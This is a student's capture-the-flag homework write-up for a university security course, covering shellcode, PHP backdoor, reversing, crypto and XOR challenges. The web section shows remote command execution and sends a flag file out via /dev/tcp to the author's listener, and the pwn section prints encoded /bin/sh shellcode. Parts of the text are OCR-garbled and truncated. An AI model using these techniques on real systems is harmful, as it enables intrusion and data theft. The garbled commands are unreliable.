Computer Security Hw 0x00 Writeup

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tags: Computer Security NTU CS CTF Writeup

Shellc0de(pwn):

In this problem we want to invoke the shell in the remote server yet we are not allowed to pass x0f x0f which is basically the syscall itself.

So we use shellcraft with force label to avoid such limitation, and if we failed, we may try again until the matched shellcode has been generated

```
alfons@mbp __/shellcode | master • ? @l
python3 solve.py

[*] Opening connection to edu-ctf.csie.org on port 10150: Done
shellcode is b'jhH\xb8/bin///spj;XH\x88\xe7\xf6\x99\x0f\x05'
encoded is b'H\x8d5\xf9\xff\xff\xff\xff\xf83\xc6\x1a\xfcH\x89\x7\xac\x93\xac(\xd8\xaa\x80\xeb\xacu\xf5\x84\xee\xc80'
(\x96d\x93)\xac\xad\xdc0\xa3P\xa0|\xe6\xe3\x1e\x8f\xe7\xec4\xa92\xa6\x8d?p\xc2\xb8s\x0c]\\x1a\x1f\xac\xfa'

[*] Switching to interactive mode

$ cat /home/shellcode/flag
FLAG(shellcoding_f0r_5yscall_:P)
$

[*] Closed connection to edu-ctf.csie.org port 10150
```

Backd00r(web):

From the php code in the web, we may see that it allows the query of length 4 (GET) $x=(substr(s_GET[87],0,4)^"d00r");$, so send the data with "exec ^ door" to query \? 87\=%01HU%11 and finally use post with \ls ~/ to acquire the data location first

Then finally send the data after cat ~/flag_is_here command has been sent, redirected to the /dev/tcp of my PC and use nc -l <port> to receive data

```
| Internal | Internal
```

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```
is_here > /dev/tcp/140.112.151.220/8888" http://edu-ctf.csie.org:10151/d00r.php?87
   Trying 140.112.31.97...
 TCP_NODELAY set
 Connected to edu-ctf.csie.org (140.112.31.97) port 10151 (#0)
 POST /d00r.php?87=%01HU%11 HTTP/1.1
Host: edu-ctf.csie.org:10151
User-Agent: curl/7.58.0
 Accept: */*
Content-Length: 52
Content-Type: application/x-www-form-urlencoded
upload completely sent off: 52 out of 52 bytes
/span>
Closing connection 0
:/code><mark>%</mark>
                                       /dev/tcp/140.112.30.33/9999" http://edu-ctf.csi
org:10151/d00r.php\?87\=%01HU%11
    -kl 8888
LAG{do_u_like_my_d0000000r?}
```

m4chine(reverse):

Comment out the assert code after decompiling the pyc file to make it easier θ r debugging and tracing.

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Trace the code step by step and we can find the only flag.

For example, we have already known that the flag is in the form of FLAG{*}

```
So, what is the flag ? >> FLAG{B} self.context [70, 76, 65, 71, 123, 66, 125] self.context sub [70, 76, 65, 71, 123, 59] self.context push [70, 76, 65, 71, 123, 59, 8] self.context add [70, 76, 65, 71, 123, 67] self.context cmp [70, 76, 65, 71, 123, 0] num 100 You fail, try again
```

We add arr[-1] (8) with arr[-2] 125 - (66 which is B) then compare it with 100. -> which implies we need 125 - something + 8 == 100, that is 125 - 92 = 33 and in ASCII '!' is $(33)_{-10}$

Hence we have FLAG{!} now and infer again

```
So, what is the flag ? >> FLAG{!}
                                                           Q
self.context [70, 76, 65, 71, 123, 33, 125]
self.context sub [70, 76, 65, 71, 123, 92]
                                                           \circ
self.context push [70, 76, 65, 71, 123, 92, 8]
self.context add [70, 76, 65, 71, 123, 100]
self.context cmp
                  [70, 76, 65, 71, 123, 1]
                                                  100
self.context add
                  [70, 76, 65, 71, 124]
self.context cmp
                  [70, 76, 65, 71, 0] num
                                            52
You fail, try again
```

This time we want something + 1 == 52, that is 52 - 1 = 51 and in ASCII '3' is $(51)_110$ Hence we have FLAG{3!} now

By keep doing this, we will get the final flag.

Encrypt(crypto):

The only part that make data changed is op3 and op4, we just need to reverse op3 and op4 to acquire the flag.

Op3 uses the value of p in location i to rearrange data m, then we iterate through 0 to len(m) ``again with m[p.index(i)]` to transform the data back, ex:

```
m[5 6 7 8]
p[3 1 2 0]
after op3 --> m became [8 6 7 5]
so iterate i in [0, 3] will get
recovered += p.index(0) --> recovered += 5
recovered += p.index(1) --> recovered += 6
recovered += p.index(2) --> recovered += 7
recovered += p.index(3) --> recovered += 8
```


Op4 uses the byte value in m to rearrange data s, similar approach as above

```
m[3 1 2 0]
s[2 1 3 0]
after op4 --> s became [0 1 3 2]
so iterate i in [0, 3] will get
recovered += s.index(m[0]) ---> recovered += 2
recovered += s.index(m[1]) ---> recovered += 1
recovered += s.index(m[2]) ---> recovered += 3
recovered += s.index(m[3]) ---> recovered += 0
```

```
alfons@mbp .../encrypt // master + 3
python3 solve_encrypt.py
b'FLAG{q6B3KviyaM}'
b'FLAG{q6B3KviyaM}'
b'FLAG{q6B3KviyaM}'
b'FLAG{q6B3KviyaM}'
b'FLAG{q6B3KviyaM}'
b'FLAG{q6B3KviyaM}'
b'FLAG{q6B3KviyaM}'
```

Winmagic(misc):

We can see the cipher from IDA Pro after the char key[] = "Do_you_know....????"



And XOR key with cipher, we will get the answer